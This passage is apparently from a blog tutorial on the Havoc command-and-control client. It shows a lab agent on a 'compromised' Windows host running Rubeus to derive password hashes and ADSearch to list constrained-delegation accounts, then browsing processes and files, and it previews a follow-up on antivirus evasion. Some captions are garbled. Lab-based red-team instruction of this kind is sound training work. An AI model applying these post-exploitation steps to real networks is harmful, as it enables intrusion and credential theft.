[*] [04FD8728] Tasked demon to inline execute a dotnet assembly: /home/kali/Tools/SharpCollection/NetFramework 4.0_x64/Rubeus.exe
[+] Send Task to Agent [286 bytes]
[*] Using CLR Version: v4.0.30319
[+] Received Output [786 bytes]:

RUBEUS
v2.3.0

[*] Action: Calculate Password Hash(es)
[*] Input_password      : Password2
[*] Input_username     : pparker
[*] Input_domain        : marvel.local
[*] Salt                : MARVEL.LOCALpparker
[*] rc4_hmac             : C39F2BE83D2EC06A62CB887FB391DEE0
[*] aes128_cts_hmac_sha1 : 7693D960854240B8C654C1F8A86387E1
[*] aes256_cts_hmac_sha1 : 5FC6B0C6792C9A3B62432EDA4A61E5C71EFC2C57F5466ABEA92AC4C16FCAE580
[*] des_cbc_md5         : E3D648734938EC34

[pparker/SPIDERMAN] demon.x64 (1).exe/816 x64 (MARVEL.local)
>>>

```

Output confirms the command executes

Running Rubeus.exe with "" on a compromised host running a demon agent

```
Teamserver Chat X [7afad720] pparker/SPIDERMAN X
[*] [823D75C6] Tasked demon to inline execute a dotnet assembly: /home/kali/Tools/SharpCollection/NetFramework_4.7_Any/ADSearch.exe
[+] Send Task to Agent [448 bytes]
[*] Using CLR Version: v4.0.30319
[+] Received Output [839 bytes]:

  A V E R Y
  T H I N G
  I S
  P O S S I B L E

Twitter: @tomcarver_
GitHub: @tomcarver16

[*] No domain supplied. This PC's domain will be used instead
[*] LDAP://DC=MARVEL,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
[
{
  "dnshostname": null,
  "samaccountname": "SQLService",
  "msds-allowedtodelegateto": [
    "HYDRA-DC/SQLService.MARVEL.local:60111",
    "cifs/HYDRA-PC.MARVEL.local/MARVEL.local",
    "cifs/HYDRA-PC.MARVEL.local",
    "cifs/HYDRA-PC",
    "cifs/HYDRA-PC.MARVEL.local/MARVEL",
    "cifs/HYDRA-PC/MARVEL"
  ]
}
```

Using ADSearch.exe with "" on a compromised host running a demon agent

Going back to a session and right clicking on it, selecting “**Processes**” or “**File Explorer**” will both open tabs in the lower window. The “Processes” tab will display the running processes on the compromised host, while the “**File Explorer**” tab will provide navigation of the compromised hosts file structure.

Havoc

Havoc View Attack Scripts Help Bloodhound Auto Suite

ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
3efbeld6	192.168.110...	192.168.110...	pp...	...	Windows 10	msc.exe	7128	17s	healthy

Interact
Explorer
Mark as Dead
Color
Export
Remove
Exit

Process List
File Explorer


Teamserver Chat X [3efbeld6] pparker/SPIDERMAN X [3efbeld6] Process List X [3efbeld6] File Explorer X

0: System
4: Registry
312: smss.exe
1732: Memory Compression
432: csrss.exe
504: wininit.exe
656: services.exe
780: svchost.exe
2860: WmiPrvSE.exe
3592: WmiPrvSE.exe
4680: SppExtComObj.E...
4920: StartMenuExper...
4996: RuntimeBroker...
5108: SearchApp.exe
4488: RuntimeBroker...
5428: PhoneExperienc...
5540: RuntimeBroker...
5864: smartscreen.exe
3580: SystemSettings...
5584: ApplicationFra...
6560: UserOOBEBroker...
5616: TiWorker.exe
6128: FileCoAuth.exe
7092: backgroundTask...
5988: backgroundTask...
2572: RuntimeBroker...
6868: RuntimeBroker...
6628: backgroundTask...
6844: backgroundTask...
1432: RuntimeBroker...

Name	PID	PPID	Session	Arch	
System	0	0	0	x64	
Registry	4	0	0	x64	
smss.exe	92	4	0	x64	NT AUTHORITY\SYSTEM
csrss.exe	312	4	0	x64	NT AUTHORITY\SYSTEM
wininit.exe	432	412	0	x64	
services.exe	504	412	0	x64	NT AUTHORITY\SYSTEM
svchost.exe	528	496	1	x64	
winlogon.exe	608	496	1	x64	NT AUTHORITY\SYSTEM
lsass.exe	656	504	0	x64	NT AUTHORITY\SYSTEM
svchost.exe	672	504	0	x64	NT AUTHORITY\SYSTEM
fontdrvhost.exe	780	656	0	x64	NT AUTHORITY\SYSTEM
fontdrvhost.exe	796	504	0	x64	
svchost.exe	804	608	1	x64	
svchost.exe	896	656	0	x64	NT AUTHORITY\NETWORK SERVICE
dwm.exe	348	608	1	x64	
svchost.exe	764	656	0	x64	NT AUTHORITY\SYSTEM
svchost.exe	696	656	0	x64	NT AUTHORITY\NETWORK SERVICE
svchost.exe	812	656	0	x64	NT AUTHORITY\LOCAL SERVICE
svchost.exe	840	656	0	x64	NT AUTHORITY\LOCAL SERVICE
svchost.exe	940	656	0	x64	NT AUTHORITY\LOCAL SERVICE
svchost.exe	1116	656	0	x64	NT AUTHORITY\LOCAL SERVICE
svchost.exe	1128	656	0	x64	NT AUTHORITY\NETWORK SERVICE
svchost.exe	1188	656	0	x64	NT AUTHORITY\SYSTEM
svchost.exe	1368	656	0	x64	NT AUTHORITY\LOCAL SERVICE


Refresh

“ ” tab displaying running processes on a compromised host running a demon agent




“ ” tab displaying the file structure on a compromised host running a demon agent


Sessions can be “**Marked as Dead**” if they are unresponsive, and I highly recommend going through the process of performing an “**Exit**” on sessions and then removing them with “**Remove**” when you are done. Not doing this resulted in those unresponsive or “Dead” sessions to remain in the sessions window the next time I launched the Havoc Client for use. I was able to remove those unresponsive sessions using “**Marked as Dead**”. It is also worth mentioning that this process can only be done with sessions in table view.



Select “ ” to clean up the session with “ ” or “ ”



Session after a clean exit



Right click the session to "" it from the sessions window

Conclusion

I highlighted several features baked into the Havoc Client UI, but I feel it was just scratching the surface, especially with the post-exploitation commands/modules. If you enjoyed this article, I challenge you to install this C2 framework on a virtual machine (don't forget to take a snapshot) and just go in with a curious mindset, along with this article as a guide. The next article in this series, I plan to look at bypassing AV with the Havoc agents and really explore that side of things with this framework. If you would like to watch me going through the UI, below is an edited video of me going through the features I covered, along with some other commands/modules, not included in this article.